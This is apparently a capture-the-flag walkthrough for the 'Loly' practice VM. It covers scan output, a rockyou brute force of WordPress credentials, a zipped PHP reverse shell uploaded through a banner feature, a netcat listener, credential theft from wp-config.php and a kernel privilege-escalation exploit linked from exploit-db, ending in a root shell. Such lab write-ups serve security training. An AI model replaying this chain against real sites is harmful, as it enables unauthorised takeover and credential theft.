Loly

Target IP Address

192.168.1.16

Scanning and Enumeration

Nmap

> **nmap -A -p- -O -T5 -oN nmap.txt 192.168.1.16**
> Time for completion: 22.78 seconds

Nmap scan report for 192.168.1.16
Host is up (0.00023s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE VERSION
80/tcp open http **nginx 1.10.3** (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
MAC Address: 20:16:B9:84:A9:9F (Intel Corporate)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.23 ms 192.168.1.16

```
# Nmap 7.80 scan initiated Tue Sep 15 13:01:54 2020 as: nmap -A -p- -O -T5 -oN nmap.txt 192.168.1.16
Nmap scan report for 192.168.1.16
Host is up (0.00023s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
MAC Address: 20:16:B9:84:A9:9F (Intel Corporate)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.23 ms 192.168.1.16

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 15 13:02:17 2020 -- 1 IP address (1 host up) scanned in 22.78 seconds
```

Nikto

> **nikto -h http://192.168.1.16 -o nikto.txt**
> Time for completion: 15.49 seconds

Nikto v2.1.6/2.1.5
Target Host: 192.168.1.16
Target Port: 80
GET The anti-clickjacking X-Frame-Options header is not present.
GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
HEAD nginx/1.10.3 appears to be outdated (current is at least 1.14.0

```
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.1.16
+ Target Port: 80
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ HEAD nginx/1.10.3 appears to be outdated (current is at least 1.14.0)
```

Dirbuster

> Time for completion: 15 minutes

Directories found during testing:

Dirs found with a 200 response:

/

/wordpress/

/wordpress/wp-content/

/wordpress/wp-content/themes/

/wordpress/wp-content/plugins/

/wordpress/wp-content/plugins/akismet/

/wordpress/wp-content/themes/virtue/

Dirs found with a 403 response:

/wordpress/wp-content/banners/

/wordpress/wp-content/uploads/

/wordpress/wp-content/reports/

/wordpress/wp-includes/

/wordpress/wp-includes/images/

/wordpress/wp-includes/images/media/

/wordpress/wp-includes/assets/

/wordpress/wp-includes/images/smilies/

/wordpress/wp-includes/css/

/wordpress/wp-includes/js/

/wordpress/wp-includes/blocks/search/

/wordpress/wp-includes/blocks/spacer/

/wordpress/wp-includes/blocks/rss/

/wordpress/wp-includes/blocks/archives/

/wordpress/wp-includes/blocks/html/

/wordpress/wp-includes/blocks/video/

/wordpress/wp-includes/blocks/buttons/

/wordpress/wp-includes/blocks/image/

/wordpress/wp-includes/blocks/gallery/

/wordpress/wp-includes/blocks/calendar/

/wordpress/wp-includes/blocks/button/

/wordpress/wp-includes/blocks/list/

/wordpress/wp-includes/blocks/categories/

/wordpress/wp-includes/blocks/audio/

/wordpress/wp-includes/widgets/

/wordpress/wp-includes/blocks/code/

/wordpress/wp-includes/blocks/more/

/wordpress/wp-includes/blocks/group/

/wordpress/wp-includes/blocks/columns/

/wordpress/wp-includes/blocks/file/

/wordpress/wp-includes/css/dist/

/wordpress/wp-includes/blocks/quote/

/wordpress/wp-includes/js/dist/

/wordpress/wp-includes/fonts/
/wordpress/wp-includes/blocks/column/
/wordpress/wp-includes/customize/
/wordpress/wp-includes/css/dist/components/
/wordpress/wp-includes/blocks/block/
/wordpress/wp-includes/blocks/classic/
/wordpress/wp-includes/js/dist/vendor/
/wordpress/wp-includes/css/dist/editor/
/wordpress/wp-includes/blocks/separator/
/wordpress/wp-includes/certificates/
/wordpress/wp-includes/blocks/table/
/wordpress/wp-admin/images/
/wordpress/wp-content/uploads/2020/
/wordpress/wp-content/uploads/2020/08/
/wordpress/wp-admin/css/
/wordpress/wp-admin/includes/
/wordpress/wp-admin/js/
/wordpress/wp-admin/js/widgets/
/wordpress/wp-includes/blocks/missing/
/wordpress/wp-includes/sitemaps/
/wordpress/wp-admin/css/colors/
/wordpress/wp-admin/css/colors/blue/
/wordpress/wp-includes/js/tinymce/
/wordpress/wp-includes/blocks/heading/
/wordpress/wp-includes/js/tinymce/themes/
/wordpress/wp-includes/js/tinymce/skins/
/wordpress/wp-includes/js/tinymce/plugins/
/wordpress/wp-includes/js/tinymce/plugins/media/
/wordpress/wp-includes/js/tinymce/plugins/image/
/wordpress/wp-includes/js/tinymce/plugins/link/
/wordpress/wp-includes/js/tinymce/plugins/lists/
/wordpress/wp-includes/js/tinymce/skins/wordpress/
/wordpress/wp-includes/js/tinymce/skins/wordpress/images/
/wordpress/wp-includes/js/tinymce/plugins/wordpress/
/wordpress/wp-includes/js/tinymce/plugins/hr/
/wordpress/wp-includes/images/crystal/
/wordpress/wp-admin/css/colors/modern/
/wordpress/wp-includes/js/tinymce/utils/
/wordpress/wp-admin/css/colors/coffee/
/wordpress/wp-admin/css/colors/light/
/wordpress/wp-includes/js/tinymce/themes/modern/

/wordpress/wp-includes/sitemaps/providers/
/wordpress/wp-admin/css/colors/ocean/
/wordpress/wp-admin/maint/
/wordpress/wp-content/plugins/akismet/views/
/wordpress/wp-includes/blocks/nextpage/
/wordpress/wp-includes/js/tinymce/plugins/fullscreen/
/wordpress/wp-includes/blocks/paragraph/
/wordpress/wp-includes/js/tinymce/langs/
/wordpress/wp-admin/css/colors/sunrise/
/wordpress/wp-admin/css/colors/midnight/
/wordpress/wp-content/themes/virtue/templates/
/wordpress/wp-content/themes/virtue/templates/home/
/wordpress/wp-content/themes/virtue/assets/
/wordpress/wp-content/themes/virtue/assets/img/
/wordpress/wp-content/themes/virtue/assets/img/icons/
/wordpress/wp-includes/js/crop/
/wordpress/wp-content/themes/virtue/lib/
/wordpress/wp-content/themes/virtue/lib/icons/
/wordpress/wp-content/themes/virtue/lib/icons/img/
/wordpress/wp-content/themes/virtue/assets/css/
/wordpress/wp-content/themes/virtue/languages/
/wordpress/wp-content/themes/virtue/assets/js/
/wordpress/wp-content/themes/virtue/assets/css/skins/
/wordpress/wp-content/themes/virtue/lib/icons/css/
/wordpress/wp-content/themes/virtue/lib/icons/js/
/wordpress/wp-content/themes/virtue/lib/classes/
/wordpress/wp-content/themes/virtue/assets/img/skin/
/wordpress/wp-includes/js/jquery/
/wordpress/wp-content/themes/virtue/assets/js/vendor/
/wordpress/wp-content/themes/virtue/assets/css/fonts/
/wordpress/wp-includes/js/jquery/ui/
/wordpress/wp-content/themes/virtue/assets/img/credit-cards/
/wordpress/wp-content/plugins/akismet/_inc/
/wordpress/wp-content/plugins/akismet/_inc/img/
/wordpress/wp-content/themes/virtue/assets/js/min/
/wordpress/wp-includes/js/tinymce/plugins/paste/

Dirs found with a 500 response:

/wordpress/wp-includes/blocks/

Dirs found with a 302 response:

/wordpress/wp-admin/
/wordpress/wp-admin/user/
/wordpress/wp-admin/network/

Files found during testing:

Files found with a 301 responce:

/wordpress/index.php

Files found with a 200 responce:

/wordpress/wp-content/index.php
/wordpress/wp-login.php
/wordpress/wp-content/themes/index.php
/wordpress/wp-includes/category.php
/wordpress/wp-includes/user.php
/wordpress/wp-includes/feed.php
/wordpress/wp-content/plugins/index.php
/wordpress/wp-includes/version.php
/wordpress/wp-includes/post.php
/wordpress/wp-includes/comment.php
/wordpress/wp-includes/template.php
/wordpress/wp-includes/query.php
/wordpress/wp-includes/taxonomy.php
/wordpress/wp-includes/theme.php
/wordpress/wp-includes/blocks.php
/wordpress/wp-includes/http.php
/wordpress/wp-includes/meta.php
/wordpress/wp-includes/widgets.php
/wordpress/wp-includes/bookmark.php
/wordpress/wp-includes/cron.php
/wordpress/wp-includes/plugin.php
/wordpress/wp-trackback.php
/wordpress/wp-includes/load.php
/wordpress/wp-includes/capabilities.php
/wordpress/wp-admin/install.php
/wordpress/wp-admin/includes/media.php
/wordpress/wp-admin/includes/misc.php
/wordpress/wp-admin/includes/user.php
/wordpress/wp-admin/includes/image.php
/wordpress/wp-admin/upgrade.php
/wordpress/wp-admin/includes/network.php
/wordpress/wp-admin/includes/post.php

/wordpress/wp-admin/includes/comment.php
/wordpress/wp-admin/includes/credits.php
/wordpress/wp-admin/includes/update.php
/wordpress/wp-admin/includes/taxonomy.php
/wordpress/wp-admin/includes/theme.php
/wordpress/wp-admin/includes/export.php
/wordpress/wp-admin/includes/options.php
/wordpress/wp-admin/includes/screen.php
/wordpress/wp-admin/includes/ms.php
/wordpress/wp-admin/includes/widgets.php
/wordpress/wp-admin/includes/bookmark.php
/wordpress/wp-admin/includes/dashboard.php
/wordpress/wp-includes/sitemaps.php
/wordpress/wp-admin/includes/plugin.php
/wordpress/wp-admin/includes/import.php
/wordpress/wp-includes/embed.php
/wordpress/wp-includes/revision.php
/wordpress/wp-includes/option.php
/wordpress/wp-admin/includes/revision.php
/wordpress/wp-includes/l10n.php
/wordpress/wp-admin/includes/privacy-tools.php
/wordpress/wp-signup.php
/wordpress/wp-content/plugins/akismet/index.php
/wordpress/wp-admin/maint/repair.php
/wordpress/wp-content/plugins/akismet/views/notice.php
/wordpress/wp-content/themes/virtue/index.php
/wordpress/wp-content/themes/virtue/templates/header.php
/wordpress/wp-content/themes/virtue/footer.php
/wordpress/wp-content/themes/virtue/templates/footer.php
/wordpress/wp-content/themes/virtue/templates/head.php
/wordpress/wp-content/themes/virtue/sidebar.php
/wordpress/wp-content/themes/virtue/lib/sidebar.php

Files found with a 500 responce:

/wordpress/wp-includes/rss.php
/wordpress/wp-includes/media.php
/wordpress/wp-includes/registration.php
/wordpress/wp-includes/date.php
/wordpress/wp-includes/update.php
/wordpress/wp-includes/cache.php
/wordpress/wp-includes/blocks/index.php
/wordpress/wp-includes/blocks/search.php

/wordpress/wp-includes/blocks/rss.php
/wordpress/wp-includes/blocks/archives.php
/wordpress/wp-includes/blocks/calendar.php
/wordpress/wp-includes/blocks/categories.php
/wordpress/wp-includes/blocks/block.php
/wordpress/wp-includes/functions.php
/wordpress/wp-content/plugins/hello.php
/wordpress/wp-includes/locale.php
/wordpress/wp-admin/menu.php
/wordpress/wp-admin/user/menu.php
/wordpress/wp-admin/network/menu.php
/wordpress/wp-admin/includes/admin.php
/wordpress/wp-admin/includes/menu.php
/wordpress/wp-admin/includes/template.php
/wordpress/wp-admin/includes/file.php
/wordpress/wp-admin/includes/upgrade.php
/wordpress/wp-includes/session.php
/wordpress/wp-includes/compat.php
/wordpress/wp-admin/includes/schema.php
/wordpress/wp-content/plugins/akismet/views/stats.php
/wordpress/wp-content/plugins/akismet/views/start.php
/wordpress/wp-content/plugins/akismet/views/title.php
/wordpress/wp-content/plugins/akismet/views/get.php
/wordpress/wp-content/plugins/akismet/views/config.php
/wordpress/wp-content/plugins/akismet/views/setup.php
/wordpress/wp-includes/vars.php
/wordpress/wp-content/plugins/akismet/views/enter.php
/wordpress/wp-content/plugins/akismet/views/activate.php
/wordpress/wp-content/plugins/akismet/wrapper.php
/wordpress/wp-content/themes/virtue/home.php
/wordpress/wp-content/themes/virtue/archive.php
/wordpress/wp-content/themes/virtue/page.php
/wordpress/wp-content/themes/virtue/templates/content.php
/wordpress/wp-content/themes/virtue/header.php
/wordpress/wp-content/themes/virtue/templates/comments.php
/wordpress/wp-content/themes/virtue/lib/comments.php
/wordpress/wp-content/themes/virtue/lib/icons/icons.php
/wordpress/wp-content/themes/virtue/lib/nav.php
/wordpress/wp-content/themes/virtue/lib/scripts.php
/wordpress/wp-content/themes/virtue/404.php
/wordpress/wp-content/themes/virtue/lib/custom.php

/wordpress/wp-content/themes/virtue/base.php
/wordpress/wp-content/themes/virtue/templates/sidebar.php
/wordpress/wp-content/themes/virtue/lib/config.php
/wordpress/wp-content/themes/virtue/lib/widgets.php
/wordpress/wp-content/themes/virtue/lib/utils.php
/wordpress/wp-content/themes/virtue/functions.php
/wordpress/wp-content/themes/virtue/single.php
/wordpress/wp-content/themes/virtue/lib/init.php
/wordpress/wp-content/themes/virtue/searchform.php
/wordpress/wp-content/themes/virtue/lib/cleanup.php

Files found with a 302 responce:

/wordpress/wp-admin/index.php
/wordpress/wp-admin/about.php
/wordpress/wp-admin/privacy.php
/wordpress/wp-admin/media.php
/wordpress/wp-admin/profile.php
/wordpress/wp-admin/tools.php
/wordpress/wp-admin/themes.php
/wordpress/wp-admin/user/index.php
/wordpress/wp-admin/user/about.php
/wordpress/wp-admin/user/privacy.php
/wordpress/wp-admin/users.php
/wordpress/wp-admin/user/profile.php
/wordpress/wp-admin/admin.php
/wordpress/wp-admin/link.php
/wordpress/wp-admin/network.php
/wordpress/wp-admin/post.php
/wordpress/wp-admin/comment.php
/wordpress/wp-admin/network/index.php
/wordpress/wp-admin/upload.php
/wordpress/wp-admin/network/about.php
/wordpress/wp-admin/network/privacy.php
/wordpress/wp-admin/user/admin.php
/wordpress/wp-admin/network/profile.php
/wordpress/wp-admin/network/themes.php
/wordpress/wp-admin/plugins.php
/wordpress/wp-admin/network/users.php
/wordpress/wp-admin/network/admin.php
/wordpress/wp-admin/edit.php
/wordpress/wp-admin/credits.php
/wordpress/wp-admin/user/credits.php


/wordpress/wp-admin/update.php
/wordpress/wp-admin/network/plugins.php
/wordpress/wp-admin/network/sites.php
/wordpress/wp-admin/term.php
/wordpress/wp-admin/network/edit.php
/wordpress/wp-admin/network/credits.php
/wordpress/wp-admin/network/update.php
/wordpress/wp-admin/export.php
/wordpress/wp-admin/options.php
/wordpress/wp-admin/network/upgrade.php
/wordpress/wp-admin/widgets.php
/wordpress/wp-admin/network/settings.php
/wordpress/wp-admin/network/setup.php
/wordpress/wp-admin/customize.php
/wordpress/wp-admin/import.php
/wordpress/wp-admin/revision.php
/wordpress/wp-admin/moderation.php
/wordpress/wp-admin/post-new.php

Files found with a 405 responce:

/wordpress/xmlrpc.php

> 192.168.1.16/wordpress - Has not beeen configured correctly
>
> - Modify /etc/hosts to:
>
> ```
> ┌─[m3rc@parrot]─[~]
> └──╼ $cat /etc/hosts
> 127.0.0.1       localhost
> 127.0.1.1       parrot
>
> 192.168.1.16    loly.lc
> # The following lines are desirable for IPv6 capable hosts
> ::1     localhost ip6-localhost ip6-loopback
> ff02::1 ip6-allnodes
> ff02::2 ip6-allrouters
> ```

> [loly.lc/wordpress]



- Possible user name: **loly**

> ## wpscan
>
> **wpscan --url http://loly.lc/wordpress -e -U loly -P /usr/share/wordlists/rockyou.txt -o wpscan.txt**

```
__          _______   _____
\ \        / /  __ \ / ____|
 \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
  \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
   \  /\  /  | |     ____) | (__| (_| | | | |
    \/  \/   |_|    |_____/ \___|\__,_|_| |_|

  WordPress Security Scanner by the WPScan Team
                 Version 3.8.4
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

[+]URL: http://loly.lc/wordpress/ [192.168.1.16]
[+]Started: Tue Sep 15 14:33:42 2020

Interesting Finding(s):

[+]Headers
| Interesting Entry: Server: nginx/1.10.3 (Ubuntu)

| Found By: Headers (Passive Detection)
| Confidence: 100%

[+]XML-RPC seems to be enabled: http://loly.lc/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+]http://loly.lc/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+]The external WP-Cron seems to be enabled: http://loly.lc/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+]WordPress version 5.5 identified (Insecure, released on 2020-08-11).
| Found By: Rss Generator (Passive Detection)
| - http://loly.lc/wordpress/?feed=comments-rss2, https://wordpress.org/?v=5.5
| Confirmed By: Emoji Settings (Passive Detection)
| - http://loly.lc/wordpress/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.5'

[+]WordPress theme in use: feminine-style
| Location: http://loly.lc/wordpress/wp-content/themes/feminine-style/
| Last Updated: 2019-10-17T00:00:00.000Z
| Readme: http://loly.lc/wordpress/wp-content/themes/feminine-style/readme.txt
| [!] The version is out of date, the latest version is 2.0.0
| Style URL: http://loly.lc/wordpress/wp-content/themes/feminine-style/style.css?ver=5.5
| Style Name: Feminine Style
| Style URI: https://www.acmethemes.com/themes/feminine-style
| Description: Feminine Style is a voguish, dazzling and very appealing WordPress theme. The theme is completely wo...
| Author: acmethemes
| Author URI: https://www.acmethemes.com/
|
| Found By: Css Style In Homepage (Passive Detection)

|
| Version: 1.0.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://loly.lc/wordpress/wp-content/themes/feminine-style/style.css?ver=5.5, Match: 'Version: 1.0.0'

[i] No plugins Found.

[i] No themes Found.

[i] No Timthumbs Found.

[i] No Config Backups Found.

[i] No DB Exports Found.

[i] Medias(s) Identified:

[+] http://loly.lc/wordpress/?attachment_id=12
| Found By: Attachment Brute Forcing (Aggressive Detection)

[i] User(s) Identified:

[+] **loly**
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] A WordPress Commenter
| Found By: Rss Generator (Passive Detection)

[!] Valid Combinations Found:
| Username: loly, Password: fernando

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up


[+]¤Finished: Tue Sep 15 14:33:49 2020
[+] Requests Done: 3268
[+] Cached Requests: 49
[+] Data Sent: 888.576 KB
[+]¤Data Received: 639.96 KB
[+] Memory used: 258.273 MB
[+] Elapsed time: 00:00:07

Username : loly

Password : fernando

Exploitation

admin.php



- Zip files are automatically extracted in the location where they area uploaded.
- So we upload a php-reverse-shell after compressing it to a zip file.
    - Uploading shell.zip
- The uplaoded files are located under /banners
- Use netcat to listen on the default port of 1234 (or aschanged in the script)

> **nc -lnvp 1234**

- Run the reverse shell

> http://loly.lc/wordpress/wp-content/banners/php-reverse-shell.php

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$
```

Moving Around:

```
File  Edit  View  Search  Terminal  Help
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
www-data@ubuntu:/$ cd home
cd home
www-data@ubuntu:/home$ ls
ls
loly
www-data@ubuntu:/home$ cd loly
cd loly
www-data@ubuntu:/home/loly$ ls
ls
cleanup.py
www-data@ubuntu:/home/loly$ cat cleanup.py
cat cleanup.py
import os
import sys
try:
        os.system('rm -r /tmp')
except:
        sys.exit()
www-data@ubuntu:/home/loly$
```

Getting loly's password from wp-config

```
www-data@ubuntu:/home$ locate wp-config
locate wp-config
/var/www/html/wordpress/wp-config.php
www-data@ubuntu:/home$ cd /var/www/html/wordpress/
cd /var/www/html/wordpress/
www-data@ubuntu:~/html/wordpress$ ls
ls
index.php        wp-blog-header.php    wp-includes        wp-settings.php
license.txt      wp-comments-post.php  wp-links-opml.php  wp-signup.php
readme.html      wp-config.php         wp-load.php        wp-trackback.php
wp-activate.php  wp-content            wp-login.php       xmlrpc.php
wp-admin         wp-cron.php           wp-mail.php
www-data@ubuntu:~/html/wordpress$ cat wp-config.php | grep "password"
cat wp-config.php | grep "password"
/** MySQL database password */
www-data@ubuntu:~/html/wordpress$ cat wp-config.php | grep -i "password"
cat wp-config.php | grep -i "password"
/** MySQL database password */
define( 'DB_PASSWORD', 'lolyisabeautifulgirl' );
www-data@ubuntu:~/html/wordpress$
```

User : loly

Password : lolyisabeautifulgirl

Privilege Escalation


uname -r

4.4.0-31-generic

Local Privilege Escalation

- For the given kernel version, there exists local privilege escalation.

> https://www.exploit-db.com/exploits/45010



[+] Obtained Root Shell

Root Flag

```
# cat root.txt
cat root.txt

  ____                  ____ ____  ____
 / ___| _   _ _ __     / ___/ ___||  _ \
 \___ \| | | | '_ \ |   \___ \| |_) |
  ___) | |_| | | | | |___ ___) |  _ <
 |____/ \__,_|_| |_|\____|____/|_| \_\

Congratulations. I'm BigCityBoy
# 
```